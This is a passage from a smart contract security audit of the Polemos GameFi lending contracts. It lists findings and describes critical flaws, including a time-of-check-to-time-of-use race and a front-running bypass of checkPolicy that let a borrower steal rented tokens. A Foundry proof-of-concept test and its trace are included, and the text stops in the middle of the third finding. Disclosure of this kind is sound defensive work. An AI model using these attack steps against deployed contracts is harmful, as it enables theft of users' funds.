Polemos - Lending

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **January 16th, 2023 - April 13th, 2023**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	02/16/2023	Grzegorz Trawinski
0.2	Document Updates	02/24/2023	Grzegorz Trawinski
0.3	Document Updates	03/08/2023	Grzegorz Trawinski
0.4	Draft Review	03/08/2023	Ataberk Yavuzer
0.5	Draft Review	03/08/2023	Piotr Cielas
0.6	Draft Review	03/08/2023	Gabi Urrutia
1.0	Remediation Plan	03/22/2023	Grzegorz Trawinski
1.1	Remediation Plan Updates	03/30/2023	Grzegorz Trawinski
1.2	Remediation Plan Review	03/31/2023	Ataberk Yavuzer
1.3	Remediation Plan Review	03/31/2023	Piotr Cielas
1.4	Remediation Plan Review	03/31/2023	Gabi Urrutia
2.0	New Scope Document Updates	04/06/2023	Grzegorz Trawinski
2.1	New Scope Document Updates	04/12/2023	Grzegorz Trawinski
2.2	New Scope Document Review	04/12/2023	Piotr Cielas
2.3	New Scope Document Review	04/12/2023	Gabi Urrutia

3.0	Remediation Plan	04/21/2023	Grzegorz Trawinski
3.1	Remediation Plan Review	04/26/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Piotr Cielas	Halborn	Piotr.Cielas@halborn.com
Ataberk Yavuzer	Halborn	Ataberk.Yavuzer@halborn.com
Grzegorz Trawinski	Halborn	Grzegorz.Trawinski@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Polemos is a GameFi platform that is the first decentralized combination of its asset lending library, Play to Own education hub, and gaming community. The Lending solution was also improved with upgrade capabilities by Diamond Proxy pattern.

Polemos engaged Halborn to conduct a security audit on their smart contracts beginning on January 16th, 2023 and ending on April 13th, 2023 . The security assessment was scoped to the smart contracts provided in the polemos-assets-keeper GitLab repository. Commit hashes and further details can be found in the Scope section of this report.

1.2 AUDIT SUMMARY

The team at Halborn was provided three weeks for the engagement and assigned a full-time security engineer to audit the security of the smart contract. In April, the team was provided one additional week for the **enhancement: upgradeability pattern**. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of the audits is to:

- Ensure that smart contract functions operate as intended
- Identify potential security issues with the smart contracts

In summary, Halborn identified some improvements to reduce the likelihood and impact of risks, which were mostly addressed by the Polemos team. The main ones are related to abusing and bypassing the validation in the checkPolicy() function.

Polemos requested an audit of the updated code on March 22nd, 2023. Most of the significant findings were addressed by Polemos . The main

ones were related to the checkPolicy() functionality. Also, several other significant findings were identified and immediately solved by the Polemos team on March 30th, 2023.

Polemos requested an audit of the updated code on April 6th, 2023. Halborn identified some improvements to reduce the likelihood and impact of risks related to the upgradability pattern, which should be addressed by the Polemos team

On April 21st, Polemos provided the updated code with remediation applied. The majority of findings were addressed and fixed. Only two findings were considered as accepted risk.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose
- Smart contract manual code review and walkthrough
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes
- Manual testing by custom scripts
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment (Foundry, Remix IDE)

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW

3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

Code repositories:

1. Lending

- Repository: polemos-assets-keeper
- Commit ID: e784b55ee91a10bda3643ea381a267ce457e817d
- Branch: halborn1
- Smart contracts in scope:
    1. scholar-wallet/types/Exports.sol
    2. scholar-wallet/types/Types.sol
    3. scholar-wallet/utils/ScholarAssetHandler.sol
    4. scholar-wallet/utils/Exports.sol
    5. scholar-wallet/utils/libs/LibScholarParamValidator.sol
    6. scholar-wallet/utils/libs/Exports.sol
    7. scholar-wallet/utils/libs/LibScholarAssetManagement.sol
    8. scholar-wallet/utils/libs/IterableMapping.sol
    9. scholar-wallet/utils/libs/LibScholarTransferUtils.sol
    10. scholar-wallet/utils/libs/helpers/LibErc20Helper.sol
    11. scholar-wallet/utils/libs/helpers/LibErc1155Helper.sol
    12. scholar-wallet/utils/libs/helpers/LibErc721Helper.sol
    13. scholar-wallet/ScholarAutomatorBase.sol
    14. scholar-wallet/ScholarAutomator.sol
    15. scholar-wallet/eip712/Exports.sol
    16. scholar-wallet/eip712/types/SigningParams.sol
    17. scholar-wallet/eip712/constants/OperationIds.sol
    18. scholar-wallet/eip712/constants/TypeHashDefinitions.sol
    19. scholar-wallet/eip712/libs/LibScholarSignatureVerification.sol
    20. scholar-wallet/eip712/ScholarRecoverable.sol
    21. scholar-wallet/eip712/interfaces/Interfaces.sol
    22. scholar-wallet/policy/types/Exports.sol
    23. scholar-wallet/policy/types/PolicyArguments.sol
    24. scholar-wallet/policy/libs/LibScholarPolicyCheck.sol
    25. scholar-wallet/policy/ScholarPolicyHandler.sol
    26. scholar-wallet/interfaces/Interfaces.sol

27. rental-wallet/mocks/AutomatorProductionMock.sol
28. rental-wallet/mocks/AutomatorValidationsMock.sol
29. rental-wallet/types/Exports.sol
30. rental-wallet/types/Types.sol
31. rental-wallet/RentalAutomator.sol
32. rental-wallet/utils/RentalAssetHandler.sol
33. rental-wallet/utils/libs/LibRentalParamValidator.sol
34. rental-wallet/utils/libs/Exports.sol
35. rental-wallet/utils/libs/LibRentalTransferUtils.sol
36. rental-wallet/utils/libs/LibRentalAssetManagement.sol
37. rental-wallet/utils/libs/helpers/LibErc20Helper.sol
38. rental-wallet/utils/libs/helpers/LibErc1155Helper.sol
39. rental-wallet/utils/libs/helpers/LibErc721Helper.sol
40. rental-wallet/RentalAutomatorBase.sol
41. rental-wallet/eip712/Exports.sol
42. rental-wallet/eip712/types/SigningParams.sol
43. rental-wallet/eip712/constants/OperationIds.sol
44. rental-wallet/eip712/constants/TypeHashDefinitions.sol
45. rental-wallet/eip712/RentalRecoverable.sol
46. rental-wallet/eip712/libs/LibRentalSignatureVerification.sol
47. rental-wallet/eip712/interfaces/Interfaces.sol
48. rental-wallet/policy/types/Exports.sol
49. rental-wallet/policy/types/PolicyArguments.sol
50. rental-wallet/policy/libs/LibRentalPolicyCheck.sol
51. rental-wallet/policy/RentalPolicyHandler.sol
52. rental-wallet/interfaces/Interfaces.sol
53. common/types/Exports.sol
54. common/types/CommonTypes.sol
55. common/constants/Errors.sol
56. common/constants/RentalConstants.sol
57. common/constants/ScholarConstants.sol
58. common/utils/ownable/BasicOwnable.sol
59. common/utils/PublicUtils.sol
60. common/utils/SignatureValidator.sol
61. common/eip712/Exports.sol
62. common/eip712/types/SharedSigningParams.sol
63. common/eip712/libs/LibTypeHasher.sol

64. common/eip712/Eip712Config.sol
65. common/eip712/interfaces/SharedInterfaces.sol
66. common/interfaces/Interfaces.sol

Out-of-scope:
- third-party libraries and dependencies
- economic attacks

2. Lending - retest

- Repository: polemos-assets-keeper
- Commit ID: 4bbbcb7941556e7486b691cb58b811733a02d2d1
- Commit ID: cf0d83cd8d859d41e0059954d2d9be1bd2a2dd7e
- Commit ID: e8b6e08011c7f0985a64972deeb0d95c29e88cdf
- Branch: halborn3

3. Lending - upgradability pattern test

- Repository: polemos-assets-keeper
- Commit ID: 95a0ab1191857ab7802033eb2e7a9804daef5640
- Branch: halborn4
- Smart contracts in scope:

Rental wallet solution
1. upgrade-diamond/RentalAutomatorProxy.sol
2. upgrade-diamond/types/RentalDiamondStorage.sol
3. upgrade-diamond/types/Types.sol
4. upgrade-diamond/facets/RentalAutomatorFacet.sol
5. upgrade-diamond/facets/RentalAdminFacet.sol
6. upgrade-diamond/facets/inheritance/BaseFacet.sol
7. upgrade-diamond/facets/inheritance/Exports.sol
8. upgrade-diamond/facets/inheritance/SignatureValidatorFacet.sol
9. upgrade-diamond/facets/inheritance/VersionFacet.sol
10. upgrade-diamond/facets/inheritance/RentalDiamondCutInternal.sol
11. upgrade-diamond/facets/inheritance/RentalAutomatorBaseFacet.sol

12. upgrade-diamond/facets/inheritance/Eip712ConfigFacet.sol
13. upgrade-diamond/facets/RentalAssetHandlerFacet.sol
14. upgrade-diamond/facets/RentalDiamondLoupeFacet.sol
15. upgrade-diamond/facets/PrettyBasicModules.sol
16. upgrade-diamond/facets/RentalAuthenticatedUpgradabilityFacet.sol
17. upgrade-diamond/utils/RentalPausable.sol
18. upgrade-diamond/utils/Helpers.sol
19. upgrade-diamond/libs/Exports.sol
20. upgrade-diamond/libs/LibRentalDiamond.sol
21. upgrade-diamond/libs/LibRentalStorage.sol
22. upgrade-diamond/interfaces/Exports.sol
23. upgrade-diamond/interfaces/IDiamondCut.sol
24. upgrade-diamond/interfaces/IDiamondLoupe.sol
25. upgrade-diamond/interfaces/Interfaces.sol

Scholar wallet solution

26. utils/ScholarAssetHandler.sol
27. upgrade-diamond/types/Exports.sol
28. upgrade-diamond/types/ScholarDiamondStorage.sol
29. upgrade-diamond/types/Types.sol
30. upgrade-diamond/facets/ScholarAutomatorFacet.sol
31. upgrade-diamond/facets/inheritance/BaseFacet.sol
32. upgrade-diamond/facets/inheritance/Exports.sol
33. upgrade-diamond/facets/inheritance/ScholarEip712ConfigFacet.sol
34. upgrade-diamond/facets/inheritance/ScholarSignatureValidatorFacet.sol
35. upgrade-diamond/facets/inheritance/ScholarDiamondCutInternal.sol
36. upgrade-diamond/facets/inheritance/ScholarAutomatorBaseFacet.sol
37. upgrade-diamond/facets/ScholarAssetHandlerFacet.sol
38. upgrade-diamond/facets/ScholarAuthenticatedUpgradabilityFacet.sol
39. upgrade-diamond/facets/ScholarDiamondLoupeFacet.sol
40. upgrade-diamond/facets/PrettyBasicModules.sol
41. upgrade-diamond/utils/ScholarPausable.sol
42. upgrade-diamond/utils/Helpers.sol
43. upgrade-diamond/libs/Exports.sol
44. upgrade-diamond/libs/LibScholarDiamond.sol
45. upgrade-diamond/libs/LibScholarStorage.sol
46. upgrade-diamond/interfaces/Exports.sol
47. upgrade-diamond/interfaces/IDiamondCut.sol

48. upgrade-diamond/interfaces/IDiamondLoupe.sol
49. upgrade-diamond/interfaces/Interfaces.sol

4. Lending - upgradability pattern - retest

- Repository: polemos-assets-keeper
- Commit ID: daba98517e5f3cfc70c38272a6eb16ee701d50b4
- Branch: halborn5

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
5	0	4	13	7

EXECUTIVE OVERVIEW

LIKELIHOOD

IMPACT

(HAL-07) (HAL-09)	(HAL-08)			(HAL-01) (HAL-02) (HAL-03) (HAL-04) (HAL-05)
(HAL-10) (HAL-11)				
(HAL-14) (HAL-15) (HAL-16) (HAL-18) (HAL-19) (HAL-20) (HAL-21)	(HAL-12) (HAL-13)			
	(HAL-17) (HAL-22)			(HAL-06)
(HAL-23) (HAL-24) (HAL-25) (HAL-26) (HAL-27) (HAL-28) (HAL-29)				

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
(HAL-01) CHECKPOLICY IS VULNERABLE TO TIME-OF-CHECK-TO-TIME-OF-USE	Critical	SOLVED - 03/22/2023
(HAL-02) CLAIMASSET CAN BE FRONT-RUN WITH CHECKPOLICY FOR TOKENS TRANSFER	Critical	SOLVED - 03/22/2023
(HAL-03) CHECKPOLICY BYPASS FOR SAFEBATCHTRANSFERFROM ERC1155 IS POSSIBLE	Critical	SOLVED - 03/22/2023
(HAL-04) DIAMOND PROXY INITIALIZE FUNCTIONS CAN BE CALLED MULTIPLE TIMES	Critical	SOLVED - 03/23/2023
(HAL-05) TRANSFERFROMRENTALWALLET BYPASS FOR SAFETRANSFERFROM ERC1155 IS POSSIBLE	Critical	SOLVED - 03/30/2023
(HAL-06) CHECKPOLICY REVERTS FOR APPROVE ERC20 OPERATION TYPE	Medium	SOLVED - 03/30/2023
(HAL-07) VALID SIGNATURE CAN BE REJECTED DUE TO INTEGER UNDERFLOW	Medium	SOLVED - 02/24/2023
(HAL-08) AUTHENTICATED UPGRADEABILITY FACET IS NOT INDEPENDENT	Medium	SOLVED - 04/21/2023
(HAL-09) DIAMOND PROXY DOES NOT SET THE ESSENTIAL VARIABLES IN THE CONSTRUCTOR	Medium	RISK ACCEPTED
(HAL-10) STAKE ASSET LACKS TOKENS WHITELISTING	Low	RISK ACCEPTED
(HAL-11) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS	Low	RISK ACCEPTED
(HAL-12) IMPLEMENTATIONS CAN BE INITIALIZED	Low	RISK ACCEPTED
(HAL-13) IMMUTABLE FUNCTIONS ARE NOT REGISTERED	Low	SOLVED - 04/24/2023
(HAL-14) STAKEASSET CAN BE CALLED WITHOUT RENTAL WALLET ADDED	Low	SOLVED - 02/24/2023

(HAL-15) STAKEASSET CAN BE FRONT-RUN TO BLOCK INTERNAL ASSET ID	Low	RISK ACCEPTED
(HAL-16) RECLAIMASSET CAN BE CALLED AFTER RENTALORRECLAIMPERIOD	Low	SOLVED - 03/22/2023
(HAL-17) LACK OF EMERGENCY STOP PATTERN	Low	SOLVED - 02/22/2023
(HAL-18) DIAMOND PROXY INITIALIZE FUNCTIONS CAN BE FRONT-RUN	Low	RISK ACCEPTED
(HAL-19) SIGNATURES USED IN AUTHENTICATED UPGRADABILITY FACET CAN BE REPLAYED	Low	SOLVED - 04/21/2023
(HAL-20) THE AUTHENTICATED UPGRADABILITY FACET SHARES ITS STORAGE SLOT WITH OTHER FACETS	Low	SOLVED - 04/21/2023
(HAL-21) THE ADMIN LIST IS MISSING INPUT VALIDATION	Low	SOLVED - 04/24/2023
(HAL-22) SCHOLAR AUTOMATOR PROXY LACKS THE ISPAUSED CHECK	Low	SOLVED - 04/21/2023
(HAL-23) REDUNDANT VALIDATION FOR ERC721 ASSET CLAIM	Informational	ACKNOWLEDGED
(HAL-24) NONCE IMPLEMENTATION IS REDUNDANT	Informational	ACKNOWLEDGED
(HAL-25) CLAIMASSETPARAMS CAN INCLUDE ASSET PRICE	Informational	ACKNOWLEDGED
(HAL-26) SETFEETOKENCONTRACTADDRESS MAY REVERT FOR ERC20 WITH FALLBACK IMPLEMENTATION	Informational	ACKNOWLEDGED
(HAL-27) REDUNDANT INITIALIZATION OF UINT256 VARIABLES TO 0	Informational	ACKNOWLEDGED
(HAL-28) GAS OVER-CONSUMPTION IN LOOPS	Informational	ACKNOWLEDGED
(HAL-29) IMMUTABILITY CAN BE INTRODUCED	Informational	SOLVED - 03/22/2023

FINDINGS & TECH DETAILS

3.1 (HAL-01) CHECKPOLICY IS VULNERABLE TO TIME-OF-CHECK-TO-TIME-OF-USE - CRITICAL

Description:

The solution implements rental wallets that are under the custody of the Polemos team. Each rental wallet is assigned to each borrower individually. After a successful asset claim, the rented asset is transferred to the rental wallet. Furthermore, the borrower can transfer owned tokens to the rental wallet. The borrower can manage the rental wallet off-chain, however, the list of possible actions is strictly limited. E.g., the borrower can transfer out any owned tokens from the rental wallet, but transferring the rented asset is forbidden. To check which action is allowed or prohibited, in before any action, the solution calls the `checkPolicy()` function from the `RentalAutomator` contract. The `checkPolicy()` function makes necessary checks, including the rental wallet tokens' balances and rental balances from `RentedStats` structure, to decide e.g., if a transfer of only owned tokens is allowed, and returns `RentalCheckResult` and emits `RentalPolicyChecked` event. Basing on the result and event emitted, the solution can decide about triggering the transfer.

However, having in mind the asynchronous nature of the blockchain, the `checkPolicy()` function can be vulnerable to time-of-check-to-time-of-use issue. Multiple subsequent calls to the `checkPolicy()` function with operation type set to `Transfer_Erc20` may return a success state. Then, the solution-backend triggers multiple transfer transactions, not being aware that the rental wallet balance was changed between transactions.

As an example, consider the below scenario:

1. The borrower borrows 50 rental tokens.
2. The borrower transfers another 50 tokens to the rental wallet.

3. The borrower triggers an attempt to transfer 50 owned tokens to the external wallet twice, then:

- checkPolicy() for the first transfer pass
- checkPolicy() for the second transfer pass as well (the total balance is still 100, the claimed balance is 50)
- the custodian performs first transfer of 50 tokens
- the custodian performs second transfer of 50 tokens

As a result, the malicious user used the time-of-check-to-time-of-use vulnerability to steal rented tokens. The vulnerability is related to the rental tokens of type ERC20 and ERC1155.
The Polemos team confirmed that this issue is possible without additional backend validation.

Code Location:

Listing 1: LibRentalPolicyCheck.sol (Lines 256,291)

```
247 function _checkErc20Transfer(
248         uint256 totalBalance,
249         uint256 claimedBalance,
250         uint256 txBalance
251     ) private pure returns (RentalCheckResult memory) {
252         // status: the given operation is applied to Claimed or
 ↳ Reclaimed asset
253         if (claimedBalance > 0) {
254             // allow to "transfer" / "transfer-from when user has
 ↳ enough own tokens to cover tx-amount
255             // (this means success when asset is Claimed /
 ↳ Reclaimed and user has enough non-rented tokens)
256             if (totalBalance - claimedBalance >= txBalance) {
257                 return
258                     RentalCheckResult(
259                         true,
260                         PolicyCheckResponseCode.
 ↳ Checked_When_Erc20_Operation_With_Own_Tokens
261                     );
262             } else {
263                 return
264                     RentalCheckResult(
```

```
265                         false,
266                         PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc20_Operation
267                     );
268             }
269         } else {
270             // Allow to "transfer" / "transfer-from" for Staked or
 ↳  Unstaked asset
271             // or for unknown asset for Automator.
272             // (this means success when user tries to transfer own
 ↳  tokens, tokens he is approved to spend,
273             // or tokens not intersting for Automator)
274             return
275                 RentalCheckResult(
276                     true,
277                     PolicyCheckResponseCode.
 ↳ Checked_When_Erc20_Operation_With_Own_Tokens
278                 );
279         }
280     }
281
282     function _checkErc1155Transfer(
283         uint256 totalBalance,
284         uint256 claimedBalance,
285         uint256 txBalance
286     ) private pure returns (RentalCheckResult memory) {
287         // status: the given operation is applied to Claimed or
 ↳ Reclaimed asset
288         if (claimedBalance > 0) {
289             // allow to "safeBatchTransferFrom" / "
 ↳ safeTransferFrom" when user has enough own tokens to cover tx-
 ↳ amount
290             // (this means success when asset is Claimed /
 ↳ Reclaimed and user has enough non-rented tokens)
291             if (totalBalance - claimedBalance >= txBalance) {
292                 return
293                     RentalCheckResult(
294                         true,
295                         PolicyCheckResponseCode.
 ↳ Checked_When_Erc1155_Operation_With_Own_Tokens
296                     );
297             } else {
298                 return
299                     RentalCheckResult(
```

```
300                         false,
301                         PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation
302                     );
303             }
304         } else {
305             // Allow to "safe-batch-transfer-from" / "safe-
 ↳ transfer-from" for Staked or Unstaked asset
306             // or for unknown asset for Automator.
307             // (this means success when user tries to transfer own
 ↳  tokens, tokens he is approved to spend,
308             // or tokens not intersting for Automator)
309             return
310                 RentalCheckResult(
311                     true,
312                     PolicyCheckResponseCode.
 ↳ Checked_When_Erc1155_Operation_With_Own_Tokens
313                 );
314         }
315     }
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to ensure that the backend custodian service is triggering transactions for rental wallet synchronously, e.g., by queuing. Alternatively, it is recommended to combine both the check policy business logic with the transfer operation for rental wallet into a single smart contract function, thus, making it atomic.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit 4bbbcb7941556e7486b691cb58b811733a02d2d1: the `checkPolicy()` function is now disabled for all operation types related to transfer of ERC20, ERC721

or ERC1155 tokens. Instead, a new `transferFromRentalWallet()` function is introduced, that handles both `checkPolicy()` functionality and transfer of tokens in a single transaction.

3.2 (HAL-02) CLAIMASSET CAN BE FRONT-RUN WITH CHECKPOLICY FOR TOKENS TRANSFER - CRITICAL

Description:

The solution implements rental wallets that are under the custody of the Polemos team. Each rental wallet is assigned to each borrower individually. After a successful asset claim, the rented asset is transferred to the rental wallet. Furthermore, the borrower can transfer owned tokens to the rental wallet. The borrower can manage the rental wallet off-chain, however, the list of possible actions is strictly limited. E.g., the borrower can transfer out any owned tokens from the rental wallet, but transferring the rented asset is forbidden. To check which action is allowed or prohibited, in before any action, the solution calls the `checkPolicy()` function from `RentalAutomator`. The `checkPolicy()` function makes necessary checks, including the rental wallet tokens' balances and rental balances from `RentedStats` structure, to decide e.g., if a transfer of only owned tokens is allowed, and returns `RentalCheckResult` and emits `RentalPolicyChecked` event. Basing on the result and event emitted, the solution can decide about triggering the transfer.

The `_checkErc20Transfer()` function determines if the transfer of owned tokens is allowed. However, if there are no rental tokens in the rental wallet (the `claimedBalance` parameter is zero) then the solution allows transferring any amount of owned tokens, without checking the actual balance. Thus, it is possible to trigger transfer of tokens, which are currently not in possession. Eventually, a malicious user can trigger both `claimAsset()` and `checkPolicy()` for token transfer simultaneously. Assuming that `claimAsset()` executes after the `checkPolicy()` it transfers the rental tokens to the wallet. Then, subsequent transfer of tokens triggered by the backend will transfer rental tokens out from the wallet, as it was previously approved via the `checkPolicy()`.

As an example, consider the below scenario:

1. The borrower registers a new rental wallet.
2. The lender stakes an amount of ERC20 token, e.g., XYZ token.
3. The borrower triggers in solution-backend the token transfer from rental wallet for amount of XYZ tokens from step 2.
4. Simultaneously, the borrower calls `claimAsset()` for the lender's XYZ tokens from step 2 immediately.
5. The `checkPolicy()` call initiated within step 3 returns a positive result.
6. The `claimAsset()` call finishes and transfers rental tokens to the borrower's rental wallet.
7. The solution-backend receives the result of the `checkPolicy()` call from step 5 and proceeds with token transfer received in step 6.

As a result, the malicious user used the front-run vulnerability to steal rented tokens. The vulnerability is related to the rental tokens of type ERC20 and ERC1155.

Code Location:

Listing 2: LibRentalPolicyCheck.sol (Lines 253,269,274-278,288,304,309-313)

```
247 function _checkErc20Transfer(
248         uint256 totalBalance,
249         uint256 claimedBalance,
250         uint256 txBalance
251     ) private pure returns (RentalCheckResult memory) {
252         // status: the given operation is applied to Claimed or
 ↳ Reclaimed asset
253         if (claimedBalance > 0) {
254             // allow to "transfer" / "transfer-from when user has
 ↳ enough own tokens to cover tx-amount
255             // (this means success when asset is Claimed /
 ↳ Reclaimed and user has enough non-rented tokens)
256             if (totalBalance - claimedBalance >= txBalance) {
257                 return
258                     RentalCheckResult(
259                         true,
```

```
260                         PolicyCheckResponseCode.
 ↳ Checked_When_Erc20_Operation_With_Own_Tokens
261                     );
262             } else {
263                 return
264                     RentalCheckResult(
265                         false,
266                         PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc20_Operation
267                     );
268             }
269         } else {
270             // Allow to "transfer" / "transfer-from" for Staked or
 ↳  Unstaked asset
271             // or for unknown asset for Automator.
272             // (this means success when user tries to transfer own
 ↳  tokens, tokens he is approved to spend,
273             // or tokens not intersting for Automator)
274             return
275                 RentalCheckResult(
276                     true,
277                     PolicyCheckResponseCode.
 ↳ Checked_When_Erc20_Operation_With_Own_Tokens
278                 );
279         }
280     }
281
282     function _checkErc1155Transfer(
283         uint256 totalBalance,
284         uint256 claimedBalance,
285         uint256 txBalance
286     ) private pure returns (RentalCheckResult memory) {
287         // status: the given operation is applied to Claimed or
 ↳ Reclaimed asset
288         if (claimedBalance > 0) {
289             // allow to "safeBatchTransferFrom" / "
 ↳ safeTransferFrom" when user has enough own tokens to cover tx-
 ↳ amount
290             // (this means success when asset is Claimed /
 ↳ Reclaimed and user has enough non-rented tokens)
291             if (totalBalance - claimedBalance >= txBalance) {
292                 return
293                     RentalCheckResult(
294                         true,
```

```
295                         PolicyCheckResponseCode.
 ↳ Checked_When_Erc1155_Operation_With_Own_Tokens
296                     );
297             } else {
298                 return
299                     RentalCheckResult(
300                         false,
301                         PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation
302                     );
303             }
304         } else {
305             // Allow to "safe-batch-transfer-from" / "safe-
 ↳ transfer-from" for Staked or Unstaked asset
306             // or for unknown asset for Automator.
307             // (this means success when user tries to transfer own
 ↳  tokens, tokens he is approved to spend,
308             // or tokens not intersting for Automator)
309             return
310                 RentalCheckResult(
311                     true,
312                     PolicyCheckResponseCode.
 ↳ Checked_When_Erc1155_Operation_With_Own_Tokens
313                 );
314         }
315     }
```

Proof of Concept:

The below unit test confirms the possibility of triggering checkPolicy() for any amount of tokens while not having claimed tokens positive balance.

Listing 3: HalbornERC20CheckPolicyTest.t.sol

```
1     function
 ↳ test_checkPolicy_for_transfer_ERC20_with_empty_balance() public {
2         uint256[] memory Ids = new uint256[](1);
3         uint256[] memory ammounts = new uint256[](1);
4         Ids[0] = 0;
5         ammounts[0] = 10e10;
6         RentalPolicyArguments memory rentalPolicyArguments =
 ↳ RentalPolicyArguments(
```

```
            address(mockErc20Token),
            Ids,
            borrower1,
            borrowerExternal1,
            ammounts,
            address(0),
            true,
            address(0),
            OperationType.Transfer_Erc20
        );

        (RentalCheckResult memory rentalCheckResult) =
↳ rentalAutomator.checkPolicy(rentalPolicyArguments, AssetType.EIP20
↳ );
        assertEq(rentalCheckResult.success, true);
        assertEq(uint(rentalCheckResult.resultCode), uint(
↳ PolicyCheckResponseCode.
↳ Checked_When_Erc20_Operation_With_Own_Tokens));
    }
```

```
[PASS] test_checkPolicy_ERC20_operation_Transfer_Erc20_valid_token_address_and_amount_not_zero_
and_token_is_not_claimed_before() (gas: 50601)
Traces:
  [50601] HalbornRentalTest::test_checkPolicy_ERC20_operation_Transfer_Erc20_valid_token_addres
s_and_amount_not_zero_and_token_is_not_claimed_before()
    ├─ [37069] RentalAutomator::checkPolicy((0xf5b8a1CcF29Cef7861A7b18c4bcD838341D10FF3, [0], 0
x67813D6b022C390aAa325df611D47d2917DE1AAA, 0x763C2FCED08ce02cC680c28afA452a6672722955, [1000000
00000], 0x0000000000000000000000000000000000000000, true, 0x0000000000000000000000000000000000000
00000, 4), 0)
    │   ├─ [6226] RentalAssetHandler::getBalance(0, 0x67813D6b022C390aAa325df611D47d2917DE1AAA,
 MockErc20Token: [0xf5b8a1CcF29Cef7861A7b18c4bcD838341D10FF3], 0) [staticcall]
    │   │   ├─ [2585] MockErc20Token::balanceOf(0x67813D6b022C390aAa325df611D47d2917DE1AAA) [st
aticcall]
    │   │   │   └─ ← 0
    │   │   └─ ← 0
    │   ├─ [4427] RentalPolicyHandler::applyPolicy((0xf5b8a1CcF29Cef7861A7b18c4bcD838341D10FF3,
 [0], 0x67813D6b022C390aAa325df611D47d2917DE1AAA, 0x763C2FCED08ce02cC680c28afA452a6672722955, [
100000000000], 0x0000000000000000000000000000000000000000, true, 0x0000000000000000000000000000
000000000000, 4), [0], [0], RentalAutomator: [0x6F22FD8df7c23fd4686bAebEF05c3d7665dA5425]) [sta
ticcall]
    │   │   └─ ← (true, 3)
    │   ├─ [279] RentalAssetHandler::getCurrentBlockTimeStamp() [staticcall]
    │   │   └─ ← 1000
    │   ├─ emit RentalPolicyChecked(success: true, resultCode: 3, from: 0x67813D6b022C390aAa325
df611D47d2917DE1AAA, to: 0x763C2FCED08ce02cC680c28afA452a6672722955, tokenIds: [0], txAmounts:
[100000000000], userTotalBalances: [0], userClaimedAmounts: [0], timestamp: 1000)
    │   └─ ← (true, 3)
    └─ ← ()

Test result: ok. 1 passed; 0 failed; finished in 3.09ms
```

Risk Level:

Likelihood - 5

Impact - 5

Recommendation:

It is recommended to verify the amount and balance of the triggered tokens transfer by the borrower within the checkPolicy() function when no rental tokens are present in the rental wallet.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit 4bbbcb7941556e7486b691cb58b811733a02d2d1: the _checkErc20Transfer() and the _checkErc1155Transfer() functions are now checking the rental wallet balances in every case. Furthermore, the checkPolicy() function is now disabled for all operation types related to transfer of ERC20, ERC721 or ERC1155 tokens. Instead, a new transferFromRentalWallet() function is introduced, that handles both checkPolicy() functionality and transfer of tokens in a single transaction.

3.3 (HAL-03) CHECKPOLICY BYPASS FOR SAFEBATCHTRANSFERFROM ERC1155 IS POSSIBLE - CRITICAL

Description:

The solution implements rental wallets that are under the custody of the Polemos team. Each rental wallet is assigned to each borrower individually. After a successful asset claim, the rented asset is transferred to the rental wallet. Furthermore, the borrower can transfer owned tokens to the rental wallet. The borrower can manage the rental wallet off-chain, however, the list of possible actions is strictly limited. E.g., the borrower can transfer out any owned tokens from the rental wallet, but transferring the rented asset is forbidden. To check which action is allowed or prohibited, in before any action, the solution calls the `checkPolicy()` function from `RentalAutomator`. The `checkPolicy()` makes necessary checks, including the rental wallet tokens' balances and rental balances from `RentedStats` structure, to decide e.g., if a transfer of only owned tokens is allowed, and returns `RentalCheckResult` and emits `RentalPolicyChecked` event. Basing on the result and event emitted, the solution can decide about triggering the transfer.

